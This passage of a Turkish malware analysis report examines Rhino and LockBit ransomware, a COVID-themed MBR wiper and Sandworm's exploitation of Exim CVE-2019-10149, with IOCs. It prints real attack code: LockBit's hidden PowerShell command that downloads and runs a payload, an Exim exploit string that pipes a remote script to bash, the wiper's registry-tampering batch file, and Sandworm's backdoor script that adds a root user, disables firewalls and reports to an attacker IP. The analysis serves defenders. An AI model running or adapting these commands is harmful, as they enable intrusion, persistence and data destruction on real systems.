Zararlı yazılım, gölge kopyalar ve yedekleme kataloğu gibi ilgili verileri silerek ve Windows Kurtarma Modunu bcdedit ile devre dışı bırakarak yedeklemelerin kurtarılmasını engeller[18].



Şekil 30: Yedeklenen verilerin silinmesi.


Dosyalar şifrelendikten sonra, ofset filesize-32'deki "Marvel01" dosya işaretleyicisini içeriğe ekler ve dosya adlarına Şekil 26'da gösterilmiş olduğu gibi ". [Generalchin@countermail.com] .rhino" dizesini ekler. Eklenen dizedeki e-posta fidye notunda da görüntülenir. Fidye yazılımı exe, sys, lnk, dll, msi ve fidye notları olan dosyaları şifrelemeye dahil etmez[18].

Kullanıcıya zararlı yazılımın bulaştığını bildirmek için çeşitli dizinlere "ReadMe_Decryptor.txt" isimli metin dosyası bırakılır. Ayrıca, Şekil 27'deki gibi başka bir fidye notu da ("Decryptor_Info.hta")% AppData% içine bırakılır ve kullanıcıya gösterilir[17], [19].

Zararlı yazılım bulaştıktan sonra dosyaları kurtarmak oldukça zordur, ancak dosyaların kurtarılması için bazı programlar kullanılabilmektedir. Bu programların bütün dosyaları kurtarması mümkün olmayabileceği gibi bazı dosyalar temelli olarak kullanılamaz duruma gelebilir. Rhino Ransomware zararlı yazılımından korunmak için e-postaların güvenli adreslerden geldiğini teyit etmek ve ekli dosyaların veya bağlantıların açılması hususunda dikkatli olmak gerekir[18].

9. Lockbit Fidye Yazılımı

Lockbit Ransomware, diğer birçok fidye yazılımı gibi, verileri şifreler ve şifrelenmiş verilerin açılması için fidye talep eder. 2019 yılında çıkan bu yazılım pek çok ülkede etkisini göstermiştir[20].



Şekil 31: Lockbit Ransomware'den etkilenen ülkeler.

Tüm fidye yazılımlarında olduğu gibi, zararlı yazılımın yayılması için saldırganın bir şekilde ağa ilk erişimi sağlaması gerekir. İncelenen saldırıda Lockbit Ransomware için, saldırgan eski bir VPN hizmeti içeren bir web sunucusuyla brute force saldırısı gerçekleştirerek ağdaki yönetici parolasını kırmış, bu sayede ağdaki cihazlara yayılmak için gerekli izinleri sağlamıştır[21].

Saldırgan, yönetici düzeyinde hesapla, ağ keşfi gerçekleştirmek için SMB'yi (Server Message Block) kullanıp erişilebilir ana makinelere genel bir bakış sağlamıştır. Daha sonra, yönetici veya LocalSystem hesabını kullanarak bu sistemlere erişmek için dahili Microsoft Remote Access Server'ı (RAS) kullanmıştır. LocalSystem hesabı yerleşik bir Windows hesabıdır. Windows yerel örneğindeki en yetkili hesaptır (herhangi bir yönetici hesabından daha güçlüdür). Bu hesapları kullanarak, saldırgan bu sistemleri ele geçirebilmiş ve herhangi bir uç nokta güvenlik ürününü kapatmak da dâhil olmak üzere istediği her şeyi gerçekleştirebilecek bir yeteneğe sahip olmuştur[20].

Yönetici bilgisayarın kabiliyetlerine sahip olduktan sonra saldırgan zararlı yazılımın kurulumunu gerçekleştirmiştir. Zararlı yazılım kendi kendine yayılmayı sağladığından saldırgan bunu kolaylıkla yapabilmektedir. Yazılım bir makineye kurulduktan sonra bağlı olduğu tüm makinelere aşağıdaki Powershell komutunu yönlendirmiştir:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell -wINDoWstY hidden -exEcuTIONpOLiC bYpaSs
[Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType],
3072);$wc=New-Object System.Net.WebClient;$wc.Proxy =
[System.Net.GlobalProxySelection]::GetEmptyWebProxy();if([System.Runtime.InteropServices.RuntimeEnviron
ment]::GetSystemVerslon().StartsWith('v4')){$url = 'https://espet.se/images/rs40.png';} else {$url =
'https://espet.se/images/rs35.png';};[byte[]]$bytes=([byte[]]($wc.DownloadData($url)));
[System.Reflection.Assembly]::Load($bytes);[regedit_64.Program]::Main();
```

Şekil 32: Lockbit Ransomware powershell komutu.


Bu komut, güvenli olmayan bir web sitesinden bir png dosyası alır. Her farklı ana bilgisayar fidye yazılımının kendisini indirir. Bu nedenle, saldırganın yeterli ayrıcalığa sahip tek bir sisteme erişmesi, ağdaki diğer tüm ana bilgisayarları otomatik olarak indirmesi ve yürütmesi için yeterli olmuştur[20].

Zararlı yazılıma ait kimlik bilgileri aşağıdaki gibidir[20]:

	File name: rs35.png
SHA1	488e532e55100da68eaeee30ba342cc05810e296
SHA256	ca57455fd148754bf443a2c8b06dc2a295f014b071e3990dd99916250d21bc75
size	546.00 KB
PDB	c:\users\user\work\code\dotnet\regedit 64\regedit 64\obj\release\rs35.pdb
guid	84e7065-65fe-4bae-a122-f967584e31db

Şekil 33: Lockbit ransomware kimlik bilgileri.

Lockbit Ransomware sisteme bulaştıktan sonra verileri abcd uzantısıyla şifreler[21].



Şekil 34: Lockbit Ransomware şifreleme.

Zararlı yazılımın sistemi ele geçirmesinden sonra kullanıcıya Şekil 35'te görülen fidye mesajı gösterilir. Mesajda kullanıcıdan TOR tarayıcısını yükleyerek fidye yatırmak için gerekli adımları takip etmesi talep edilir[21].

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?E3D94FA5
     This link only works in Tor Browser!
| 3. Follow the instructions on this page


 ###  Attention! ###
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent data loss.
 # Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over
 VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about

!!! We also download huge amount of your private data, including finance information, clients personal info, network diagrams,
passwords and so on.
Don't forget about GDPR.
```

Şekil 35: Lockbit Ransomware fidye mesajı.


Lockbit ve benzeri fidye yazılımlarından korunmak için hangi teknolojinin ağda görünürlük sağlayabileceğini belirlemek gerekir. Hangi dijital kanıt kaynakların olduğu, korumak ve yanıtlamak için yeterince hızlı tespit yapılıp yapılmadığı denenmelidir. "İlk erişim aşaması" önlenemiyorsa, birden fazla savunma teknolojisi uygulayacak güçlü bir "Derinlemesine Savunma" sistemi gerekir. Fidye yazılımlarından korunmak için en etkili önlem başarılı bir yedekleme sistemine sahip olmaktır, böylece fidye ödemeden verileri kurtarmak mümkün olabilir[20].

10. MBR'ı Hedef Alan COVID Zararlısı

İlk olarak Aralık 2019'da tespit edilmesinin ardından hızlı bir şekilde dünyaya yayılan koronavirüs (COVID-19) insan sağlığını tehdit etmesinin yanı sıra ekonomik, sosyal ve politik alanlarda da etkili olmaktadır. Salgının kontrol altına alınabilmesi için birçok kurum ve kuruluş uzaktan çalışmaya geçmiştir. Bu durumun ortaya çıkardığı zafiyet

kötü niyetli siber faaliyetler yürütmek amacıyla yoğun olarak istismar edilmeye çalışılmaktadır. COVID-19'un etkisiyle doğru orantılı olarak salgını araç olarak kullanan atak vektörlerinde de artış gözlemlenmiştir.

İncelemesi yapılan dosya COVID-19 temasını kullanmaktadır. Atak vektöründe yapılan faaliyetler birçok farklı dosyaya parçalanmıştır. Başlangıçta yer alan yürütülebilir formatlı dosya, gerekli diğer dosyaları çıkartmak ve tetiklemekten sorumludur. Ardından gelen dosyalar ise nihai olarak çalışmakta olan sistemin MBR kaydını güncellemekte ve ilgili sistemi çalışamaz hale getirmektedir. Analizin devamında, MBR içinde bulunan makine kodunda, "Kill Switch" benzeri bir mekanizma tespit edilmiştir. Belirli bir tuş kombinasyonuna basılması durumunda ilgili sistemin orijinal MBR kaydı tekrar yerine getirilmektedir.




Şekil 36: Zararlının oluşturduğu pencere.

COVID-19.exe

İlgili dosya UPX ile paketlenmiştir. Tetiklenmesinin ardından %tmp% dizininde geçici bir klasör oluşturmaktadır. Ardından kaynak bölümünde muhafaza ettiği Batch formatındaki betiği ilgili klasöre "coronavirus.bat" adıyla kaydetmektedir. Bu işlemler sonrası aktif kullanıcının Masaüstü dizinine 6 adet dosya çıkartmaktadır. Bunlar:

- Update.vbs
- wallpaper.jpg
- cursor.cur
- end.exe
- mainWindow.exe
- run.exe

Ardından %tmp% dizininde bir klasörde olan "coronavirus.bat" dosyasını tetiklemekte ve çalışmasına son vermektedir.



Şekil 37: coronavirus.bat dosyasının içeriği.

Söz konusu "coronavirus.bat" dosyası çalışmaya başladıktan sonra sürece ait pencerenin başlığını "coronavirus Installer" olarak güncellemektedir. Ardından %homedrive% dizini altında "COVID-19" adı altında bir klasör oluşturmakta ve atak vektörünün bir önceki adımında Masaüstü klasörüne çıkarılan 6 dosyayı yeni oluşturduğu klasöre taşımaktadır. Bir sonraki adım olarak ilgili klasörü "Hidden" olarak güncellemektedir. Ardından kayıt defteri aksiyonları almaya başlamaktadır. Öncelikle "Task Manager"ı ve "Windows User Access Control"ü devre dışı bırakmaktadır ve ilgili sistemin duvar kâğıdını, beraberinde getirdiği wallpaper.jpg dosyasıyla değiştirmektedir. Yine sistemin imlecini de, beraberinde getirdiği cursor.cur dosyasıyla değiştirmektedir. Kayıt defterinde son olarak da "RunKeys" altında aşağıdaki şekilde girdiler oluşturmaktadır:

- CheckForUpdates - %homedrive%\COVID-19\Update.vbs
- explorer.exe - %homedrive%\COVID-19\run.exe
- GoodbyePC! - %homedrive%\COVID-19\end.exe

Son olarak ekrana, yüklemenin başarıyla tamamlandığını yazdırmakta ve ilgili sistemi yeniden başlatmaktadır.

Update.vbs

"Update.vbs" betiği 2 satırdan oluşmaktadır. Öncelikle 120 saniye uyumakta, ardından da ekrana güncelleme sunucusunun bulunamadığıyla alakalı bir hata mesajı çıkartmaktadır.

Şekil 38: Update.vbs dosyasının içeriği.

run.exe

İlgili sistemin yeniden başlatılmasının ardından "RunKeys" girdisi dolayısıyla tetiklenmektedir. UPX ile paketlenmiştir ve atak vektörünün başlangıç dosyasıyla son derece benzerdir. Çalışmasının ardından %tmp% dizininde geçici bir klasör oluşturmaktadır ve kaynak bölümündeki Batch formatındaki betiği bu klasöre "run.bat" adıyla kaydetmektedir. Ardından ilgili betiği tetiklemektedir.


```
@echo off
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v disabletaskmgr /t REG_DWORD /d 1 /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v wallpaper /t REG_SZ /d %homedrive%\COVID-19\wallpaper.jpg /f
reg.exe ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop /v NoChangingWallPaper /t REG_DWORD /d 1 /f
reg.exe ADD HKCU\Control Panel\Cursors /v Arrow /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v AppStarting /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKCU\Control Panel\Cursors /v Hand /t REG_SZ /d %homedrive%\COVID-19\cursor.cur /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v CheckForUpdates /t REG_SZ /d %homedrive%\COVID-19\Update.vbs /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v explorer.exe /t REG_SZ /d %homedrive%\COVID-19\run.exe /f
reg.exe ADD HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v GoodbyePC! /t REG_SZ /d %homedrive%\COVID-19\end.exe /f
:run
%homedrive%\COVID-19\mainWindow.exe
goto run
exit
```

Şekil 39: run.bat dosyasının içeriği.

"run.bat", "coronavirus.bat" betiğinin kayıt defterinde yaptığı değişiklikleri tekrarlamaktadır. Ardından "%homedrive%\COVID-19\mainWindow.exe" dosyasını sonsuz bir döngü içerisinde tetiklemektedir. Böylece ilgili uygulama kapatılsa dahi tekrar tetiklenmektedir.

mainWindow.exe

İlgili dosya bir Visual Basic yürütülebilir dosyasıdır. Tetiklenmesi ardından bir pencere oluşturmaktadır. İlgili pencerede "Help" ve "Remove virus" olmak üzere iki tane buton vardır. "Remove virus" butonu devre dışı olacak şekilde konfigüre edilmiştir. "Help" butonuna tıklandığında da ekrana bilgisayara korona virüsü bulaştığıyla alakalı bilgi çıkmaktadır.



Şekil 40: İlgili pencerede "Help" butonuna tıklanması sonucu ekrana çıkan mesaj.

end.exe

İlgili dosya Delphi ile geliştirilmiş yürütülebilir formatlı bir dosyadır. Çalıştığı sistemlerin Master Boot Record (MBR)'ını güncellemektedir. MBR kaydı bölünmüş disklerin en başında yer almaktadır ve mantıksal bölümlerin nasıl organize olduğuyla alakalı bilgileri tutmaktadır. Ayrıca MBR, kurulu işletim sistemini yüklemekten sorumlu kod bloğuna da ev sahipliği yapmaktadır. İşlemci MBR kaydında tutulan makine kodunu çalıştırdığında "Read Mode"da olduğu için ilgili kodun da "Real Mode" makine kodu olması gerekmektedir. "Real Mode" x86 mimarisine uygun bütün işlemciler için bir işlem modudur. "Real Mode"da adresler her zaman bellekteki gerçek adreslere tekabül etmektedir. Bu mod bellek koruması, paralel yürütme, kod yetki seviyeleri sağlamamaktır[22], [23].

Çalışmaya başlamasının ardından öncelikle açık bütün ekranları simge durumuna küçültmektedir. Ardından sistemde MBR kaydının tutulduğu fiziksel diske, \\\\.\\PhysicalDrive0, erişmektedir.

```
push 0
push 0
push 3
push 0
push 3
push 10000000
push end.408C24                    408C24:"\\\\.\\PhysicalDrive0"
call <JMP.&CreateFileA>
```

Şekil 41: Fiziksel diske erişim için yapılan API çağrısı.

İlgili diskin ilk sektörünü okumakta ve MBR kaydının halihazırda güncellenip güncellenmediğini kontrol etmektedir. Farklı olması durumunda, sistemin orijinal MBR kaydını 2. sektöre yazmaktadır. Ardından MBR kaydını içerisinde gelen kayıtla güncellemektedir. Son olarak ilgili diskin 3. sektörüne bir karakter dizisi yazmaktadır.

"end.exe" tarafından yazılan MBR kaydındaki makine kodu, bilgisayarın yeniden başlatılması sırasında BIOS tarafından tetiklenmektedir. "Stack"i ayarlamasının ardından diskin ilk 6 sektörünü belleğe taşımakta ve (taşınan adres + 0x36) adresinden çalışmaya devam etmektedir. Bu aslında bir sonraki komuta tekabül etmektedir. Yani akışta bir değişiklik olmamıştır. Fakat bu sayede "end.exe"nin 3. sektöre kaydettiği karakter dizisine erişebilmektedir. Ekranı temizlemesinin sonrasında ilgili karakter dizisini tek tek okumakta ve sırasıyla ekrana yazdırmaktadır.

Şekil 42: MBR içindeki makine kodunun bilgisayar başlangıcında ekrana yazdırdığı karakter dizisi.

Bu aşamanın devamı sonsuz bir döngü içerisinde devam etmektedir. Öncelikle belirli bir süre uyumaktadır. Ardından bir tuşa basılmasını beklemektedir. Basılan tuşun ESC olması durumunda CTRL ve ALT tuşlarının durumunu kontrol etmektedir. Basılı durumda

olmaları sonucunda ise 2. Sektöre yedeklenen orijinal MBR kaydını 1. Sektöre geri taşımakta ve sistemi yeniden başlatmaktadır.

Şekil 43: MBR kaydında bulunan makine kodundaki Kill Switch.

IOC'ler

- f632b6e822d69fb54b41f83a357ff65d8bfc67bc3e304e-88bf4d9f0c4aedc224
- a1a8d79508173cf16353e31a236d4a211bdcedef53791ac-ce3cfba600b51aaec
- c46c3d2bea1e42b628d6988063d247918f3f8b69b5a-1c376028a2a0cadd53986
- b780e24e14885c6ab836aae84747aa0d975017f5fc5b7f-031d51c7469793eabe
- c3f11936fe43d62982160a876cc000f906cb34bb589f4e-76e54d0a5589b2fdb9
- 4a17f58a8bf2b26ece23b4d553d46b72e0cda5e-8668458a80ce8fe4e6d90c42d
- 13c4423ed872e71990e703a21174847ab58dec-49501b186709b77b772ceeab52
- 7ae5e2be872510a0e2c01bcf61c2e2fb1e680cd9e54891d-3751d41f53ac24f84 (Zararlı MBR Kaydı)
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\CheckForUpdate
- HKLM\Software\Microsoft\Windows\CurrentVersion\Run\explorer.exe
- HKLM\software\Microsoft\Windows\CurrentVersion\Run\GoodbyePC!

11. Sandworm APT Grubu Exim Zafiyetini İstismar Ediyor

28 Mayıs 2020 tarihinde NSA, Sandworm APT grubunun Exim Posta Transfer Ajan uygulamasındaki bir zafiyeti istismar ettiğini bildiren bir rapor yayınladı[24].

Exim, Unix tabanlı işletim sistemlerinde posta transfer ajanı olarak sıklıkla tercih edilmekte ve birçok Linux dağıtımında yüklü olarak gelmektedir. 5 Haziran 2019 tarihinde Exim uygulamasındaki kritik seviyedeki bir zafiyet için bir güncelleme yayınlandı. İlgili zafiyet CVE-2019-10149 ile takip edilmektedir. Exim 4.87 ve 4.91 versiyonları arası zafiyetli olmakla birlikte 4.92 zafiyetin giderildiği versiyondur. Özel olarak hazırlanmış SMTP Header'ı vasıtasıyla bu zafiyet istismar edilebilmektedir. Ayrıca bazı konfigürasyon durumlarında uzaktan da istismar edilebilmektedir[25], [26].

```
MAIL FROM:<${run{\x2Fbin\x2Fsh\t-
c\t\x22exec\x20\x2Fusr\x2Fbin\x2Fwget\x20\x2DO\x20\x2D\x20http\:\x2F\x2F\hostapp.be\x2Fscript1.sh\x20\x7C\
x20bash\x22}}@hostapp.be>
```


Şekil 44: İlgili raporda geçen örnek istismar komutu.

Sandworm APT grubu, BlackEnergy olarak da anılmaktadır; 2009 yılından beri aktif olan grubun Rusya kaynaklı olduğu düşünülmektedir. Bu zamana kadar birçok saldırının ilgili grup tarafından gerçekleştirildiği düşünülmektedir. 2015 ve 2016 yıllarında Ukrayna'da yaşanan siber saldırı kaynaklı elektrik kesintileri ile NotPetya saldırısı bunlardan bazılarıdır[27].

Bahsi geçen zafiyetin Sandworm grubu tarafından istismar edilmesinde ilgili sisteme bu grup tarafından kontrol edilen bir sunucudan ilave kabuk betiği indirilmekte ve tetiklenmektedir. Analizi gerçekleştirilen betikler sistemde kullanıcı oluşturmakta, güvenlik çözümlerini devre dışı bırakmakta, SSH konfigürasyonunu güncellemekte ve ekstra betikler indirip kalıcılığı sağlamaktadır. İlgili saldırıyla anılan 2 betik gözlemlenmiştir. Bu betikler birbirlerine oldukça benzemektedir.

dc074464e50502459038ac127b50b8c68ed52817a-61c2f97f0add33447c8f730.sh

Öncelikle root kullanıcısının SSH "authorized_keys"ine yeni bir anahtar eklemektedir. Ardından ilgili sistemde "mysql_db" adı altında yetkili kullanıcı oluşturmaktadır. Bu kullanıcının parolasını ikJU,m87 olarak güncellemektedir. Sonrasında ilgili sistemde güvenlik duvarını devre dışı bırakmaktadır. SSH konfigürasyonunu ayarlamakta ve yeni oluşturduğu kullanıcı için SSH'a izin vermektedir. SSH servisinin kullandığı port bilgisini 205.204.55.196 adresine /ip.php?port=${PORT} şeklinde göndermektedir[28].



Şekil 45: SSH konfigürasyonu, kullanıcı ekleme ve port bildirimi.

PHP dilinde geliştirilmiş bir webshell'i "keramika-menegis.gr" adlı bir dizinin altında bulunan "private_html" klasörüne sshkey.php olarak kaydetmektedir. Bahsi geçen site Yunanistan kaynaklı bir seramik sitesidir. Elde olan veriler ışığında, bir başka saldırı için kullanılması ihtimali üzerinde durulmaktadır. PHP kodu parçalara ayrılmış karakter dizilerini, aralara eklenmiş gereksiz karakterleri temizledikten sonra birleştirmektedir. Sonuçta oluşan karakter dizisiyle, Base64 çözümlemesi ardından, dinamik olarak fonksiyon oluşturulmakta ve ilgili fonksiyon tetiklenmektedir. Sonucunda oluşan kod, COOKIE değerini kullanarak aksiyon almaktadır. Ekrana ise sonucunu <dfastfood> ile </dfastfood> karakter dizileri arasında çıkartmaktadır.

Şekil 46: PHP Webshell kodu ve çözümlenmiş hali.

Devamında iki adet Python betiği çalıştırmakta ve ayrıca her iki betiği de haftalık olarak çalışacak şekilde zamanlanmış görev olarak kaydetmektedir. İlk betik öncelikle çalışmakta olduğu sistemdeki süreçleri kontrol etmekte ve "Little Snitch" adlı bir süreç olması durumunda çalışmayı sonlandırmaktadır. Olmaması durumunda ise, 95.216.13.196 adresi 8080 portuna bir HTTP isteği yapmakta ve gelen cevabı belirli bir algoritmaya göre çözümleyip çalıştırmaktadır. Diğer betik ise; 95.216.13.196 adresinin 53 portundan hizmet veren sunucunun oldukça uzun ve karmaşık olarak isimlendirilmiş sayfasına istek yapmakta ve gelen cevabı direkt olarak çalıştırmaktadır. Her iki betiğin de Empire Framework'ü tarafından oluşturulduğu düşünülmektedir.

Şekil 47: Empire Framework Python Launcher.

Python betik sekansı sonrası çalışma dizinini /etc/opt olarak güncellemekte ve ilgili dizine init-file.txt adıyla bir dosya oluşturmaktadır. İlgili dosyaya bütün yetkilere sahip bir Mysql database kullanıcısı oluşturma komutlarını kaydetmekte ve "mysqld" uygulaması vasıtasıyla ilgili komutları tetiklemektedir. Oluşturulan kullanıcının adı mysqldb parolası oluşturulan sistem kullanıcısı ile aynıdır, ikJU,m87. Son olarak ise Mysql ve SSH servislerini yeniden başlatmakta ve çıkmaktadır.

```
cd /etc/opt
echo "CREATE USER 'mysqldb'@'localhost' IDENTIFIED BY 'ikJU,m87';" >> init-file.txt
echo "GRANT ALL PRIVILEGES ON * . * TO 'mysqldb'@'localhost';" >> init-file.txt
systemctl stop mysqld.service
/etc/init.d/mysqld stop
mysqld --user=mysql --init-file=/etc/opt/init-file.txt --console
systemctl restart mysqld.service
/etc/init.d/mysqld restart

service sshd restart
service ssh restart
systemctl sshd restart

exit 0
```

Şekil 48: Mysql kullanıcı ekleme.

script.sh

Büyük oranda aynı olsalar bile, bir önceki betiğin aksine, bu betik PHP ve Python bölümlerinden yoksundur ve Mysql kullanıcısını da eklememektedir.

Aynı anahtarı root kullanıcısının SSH "authorized_keys"ine eklemektedir. Aynı ismi ve parolayı kullanarak yüksek yetkili kullanıcı oluşturmaktadır. Çalışmakta olduğu sistemde güvenlik duvarını devre dışı bırakmaktadır. SSH konfigürasyonu yapmakta ve SSH servisinin kullandığı port bilgisini uzak sunucuya yollamaktadır. Fakat bir önceki betiğin tercih ettiği "ip.php" sayfası yerine "stat.php" sayfasını tercih etmektedir. Ve son olarak da SSH servisini yeniden başlatmakta ve çıkmaktadır.

```
/usr/sbin/useradd -M -l -g root -G root -b /root -u 0 -o mysql_db
/usr/sbin/echo "mysql_db:ikJU,m87" | /usr/sbin/chpasswd
useradd -M -l -g root -G root -b /root -u 0 -o mysql_db
echo "mysql_db:ikJU,m87" | /usr/sbin/chpasswd

/usr/sbin/service iptables stop
/bin/systemctl stop firewalld
/usr/sbin/ufw disable
service iptables stop
systemctl stop firewalld
ufw disable

/usr/sbin/sed -i -e '/PasswordAuthentication/s/no/yes/g; /PermitRootLogin/s/no/yes/g; /PubkeyAuthentication /s/no/yes/g' /etc/ssh/sshd_config
sed -i -e '/PasswordAuthentication/s/no/yes/g; /PermitRootLogin/s/no/yes/g; /PubkeyAuthentication /s/no/yes/g' /etc/ssh/sshd_config


ALLOW_USERS=$(grep "AllowUsers /etc/ssh/sshd_config)
if [ "$ALLOW_USERS" = 'AllowUsers' ]; then
    /usr/sbin/echo "AllowUsers mysql_db" >> /etc/ssh/sshd_config
fi

PORT=$(grep "Port /etc/ssh/sshd_config | grep -Po "\d+" | tr '\n' ' ')
if [ -z "$PORT" ]; then
    PORT=22
fi

/usr/sbin/wget -O - "http://205.204.66.196/stat.php?port=${PORT}"
wget -O - "http://205.204.66.196/stat.php?port=${PORT}"
```

Şekil 49: İlgili betik (bir kısmı).

IOC'ler

- dc074464e50502459038ac127b50b8c68ed52817a61c2f-97f0add33447c8f730
- 538d713cb47a6b5ec6a3416404e0fc1ebcb-c219a127315529f519f936420c80e
- c025008463fdbf44b2f845f2d82702805d931771aea4b-506573b83c8f58bccca
- abfa83cf54db8fa548942acd845b4f34acc94c46d4e1fb-5ce7e97cc0c6596676
- 205.204.66[.]196/ip[.]php?port=${PORT}
- 205.204.66[.]196/stat[.]php?port=${PORT}
- 95.216.13[.]196:8080/admin/get[.]php
- 95.216.13[.]196:53/cqkepWlC5j-ejluYwx1nwwWCx KD-C2oC-Hnrn-G5nHHjiewxOTaUlw4vO8J4gAYwYuul66u-Yes_TKN5FT93KkwSOMNi5PW0o3q9dmqhfE77PfZ-

R8p-If6jRQrndwObPjaP0_N4l85l3rkN29Tg_OjRvRCEz-SepTI5JZJgQuiO_OBQDYY-vFjZb5r0OkxAuo_JlyqcXW-PE5zVGjkA_nqDT5vJwlH6AW0DwkYNr47D

- hostapp[.]be
- 103.94.157[.]5
- mysql_db:ikJU,m87
- /etc/opt/init-file.txt
- ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC2q/NGN/brzNfJiIp2zswtL33tr74pIAjMeWtXN1p5Hqp5fTp058U1EN4NmgmjX0KzNjjV+ZTCUxJSCa26E7wrI99Dcd3fjbPcSL+nWPv4ysYSWIur9V0j1AIleeTVH2jJPAUaRxY0ZKcChsg0MMmLStRgA8oafWEvYzBkrl/K9tR3mb7ranu6Nsh1cBQ127sykePMQrZeOU0Zhqd0Kruyt9vjVD6DeehZpZLS7P3QzdWNJ9cm4TYKT2eyj6TZoFhQjaqLj0sjIbr0KmI9+SyDRjCqpjCSVCM9cvSLsNui+58Bcsus46pffDskhY7Sl/ctwBK4bDkkUy4P2AmEfIUz user@ubuntu

